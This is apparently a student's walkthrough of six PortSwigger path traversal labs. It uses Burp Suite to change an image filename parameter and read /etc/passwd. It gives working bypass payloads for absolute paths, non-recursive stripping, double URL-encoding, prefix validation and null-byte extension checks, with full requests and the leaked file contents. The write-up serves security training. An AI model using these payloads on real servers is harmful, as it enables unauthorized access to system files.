Path traversal

Path Traversal (also called Directory Traversal) is a web security vulnerability that allows an attacker to access files and directories outside the intended folder by manipulating file paths.

When a web application takes user input to access files (e.g., images, logs, configuration files) but does not properly sanitize it, attackers can inject special characters like `../` to "traverse" directories and reach sensitive files.

1. Lab: File path traversal, simple case


Steps Performed:

1. Access the Target Functionality

- Navigated to the lab's product page.
- Observed that product images were loaded via a request containing a filename parameter.


2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Captured the HTTP request responsible for fetching an image.



3. Modify the Filename Parameter

- Edited the intercepted request in Burp Repeater.
- Replaced the filename value with a traversal payload pointing to /etc/passwd:




4. Forward the Modified Request

- Sent the modified request to the server.
- The application accepted the input and attempted to read the specified file.

5. Observe the Server Response

- The HTTP response contained the contents of /etc/passwd.



2. Lab: File path traversal, traversal sequences blocked with absolute path bypass


Steps Performed:

1. Access the Target Functionality

- Navigated to the lab's product page.
- Observed that product images were loaded via a request containing a filename parameter.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Captured the HTTP request responsible for fetching an image.



3. Attempt Directory Traversal (Blocked)

- Initial attempt with traversal payloads such as ../../../etc/passwd was blocked by the application.
- The server prevented sequences like ../ from being processed.

4. Use Absolute Path Bypass

- Modified the filename parameter with the absolute path to /etc/passwd.

Send Cancel

Request

Pretty Raw Hex

```
GET /image?filename=/etc/passwd HTTP/2
Host: 0ab600b8047739db806635e300f5000b.web-security-academy.net
Cookie: session=PA01LUkES8orDtinuS9yNcp0jVWMP1qK
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0ab600b8047739db806635e300f5000b.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: i
```

5. Forward the Modified Request

- Sent the modified request to the server.
- The application treated the supplied value as a path relative to the default working directory, allowing access to the file.

6. Observe the Server Response

- The HTTP response contained the contents of /etc/passwd.

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
```

3. Lab: File path traversal, traversal sequences stripped non-recursively


Steps Performed:

1. Access the Target Functionality

- Navigated to the lab's product page.
- Observed that product images were loaded via a request containing a filename parameter.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Captured the HTTP request responsible for fetching an image.



3. Attempt Standard Traversal (Stripped)

- Tried a typical traversal payload such as: ../../../etc/passwd
- The application stripped ../ sequences only once
- As a result, the payload did not work as expected.

4. Craft Bypass Payload

- To bypass this non-recursive stripping, I used a double-dot obfuscation:
- After stripping one ../, the remaining sequence still resolved to a valid traversal path.

Send Cancel

Request

Pretty Raw Hex

```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host: 0a0200d304c58b0a809821590092006f.web-security-academy.net
Cookie: session=vStPK2L9IB0ZxVTrRXCreihyK73uy7AV
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a0200d304c58b0a809821590092006f.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

5. Forward the Modified Request

- Sent the modified request to the server.
- The application processed the path and retrieved the targeted file.

6. Observe the Server Response

- The HTTP response contained the contents of /etc/passwd.

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
```

4. Lab: File path traversal, traversal sequences stripped with superfluous URL-decode


Steps Performed:

1. Access the Target Functionality

- Navigated to the lab's product page.
- Observed that product images were loaded via a request containing a filename parameter.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Captured the HTTP request responsible for fetching an image.



3. Attempt Standard Traversal (Blocked)

- Tried a typical traversal payload
- The application blocked the request, filtering direct traversal sequences.

4. Craft Double-Encoded Bypass Payload

- Discovered that the application URL-decodes input after filtering.
- To bypass this, I used double-encoding of traversal sequences

Send Cancel

Request

Pretty Raw Hex

```
GET /image?filename=..%252f..%252f..%252fetc/passwd HTTP/2
Host: 0aae003504d27c7d81fd11ed009400d7.web-security-academy.net
Cookie: session=ZFbU8cABonoD8RYTKgZI07QFTfR4qMa9
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0aae003504d27c7d81fd11ed009400d7.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: i
```

5. Forward the Modified Request

- Sent the modified request to the server.
- On decoding, the server interpreted the input as a valid traversal sequence and processed the file access.

6. Observe the Server Response

- The HTTP response contained the contents of /etc/passwd.

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
```

5. Lab: File path traversal, validation of start of path


Steps Performed:

1. Access the Target Functionality

- Navigated to the lab's product page.
- Observed that product images were loaded via a request containing a filename parameter.
- Unlike earlier labs, this parameter contained a full file path, not just a relative filename.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Captured the HTTP request responsible for fetching an image



3. Analyze the Validation Mechanism

- The application validated that the filename value started with /var/www/images/.
- Any direct attempt to use a path like /etc/passwd was rejected.

4. Craft Bypass Payload

- To satisfy the validation, I kept the prefix /var/www/images/.
- Then I appended traversal sequences to escape into the root directory:

Send Cancel

Request

Pretty Raw Hex

```
GET /image?filename=/var/www/images/../../../etc/passwd HTTP/2
Host: 0a82002e04f864ad80b5353900510040.web-security-academy.net
Cookie: session=LzfJfiwFtlgulUDrJ7iNBXDICBnnpZJW
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a82002e04f864ad80b5353900510040.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

5. Forward the Modified Request

- Sent the modified request to the server.
- The application accepted the input since it still began with /var/www/images/, but the traversal allowed access to /etc/passwd.

6. Observe the Server Response

- The HTTP response contained the contents of /etc/passwd.

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
```

6. Lab: File path traversal, validation of file extension with null byte bypass


Steps Performed:

1. Access the Target Functionality

- Navigated to the lab's product page.
- Observed that product images were loaded via a request containing a filename parameter.
- The application enforced that the supplied filename must end with .png.

2. Intercept the Request in Burp Suite

- Enabled the Proxy tab in Burp Suite.
- Captured the HTTP request responsible for fetching an image



3. Analyze the Validation Mechanism

- Direct attempts such as ../../../etc/passwd were blocked because the application required .png at the end of the filename.
- This suggested a file extension validation filter.

4. Craft Null Byte Bypass Payload

- To bypass the validation, I appended a null byte injection (`%00`) before the required .png extension.

- This caused the application to accept the filename but interpret the path as ending at the null byte.

```
Send   Cancel

Request
Pretty   Raw   Hex

GET /image?filename=../../../etc/passwd%00.png HTTP/2
Host: 0a4800cd043086d6810d343c009e0051.web-security-academy.net
Cookie: session=Mma0hL8E03W2mylSjamTp8PJas50haPt
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a4800cd043086d6810d343c009e0051.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: i
```

5. Forward the Modified Request

- Sent the modified request to the server.
- The application validated the .png extension but, when reading the file, stopped at the null byte and returned the contents of /etc/passwd.

6. Observe the Server Response

- The HTTP response contained the contents of /etc/passwd.

```
Response
Pretty   Raw   Hex   Render

HTTP/2 200 OK
Content-Type: image/png
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
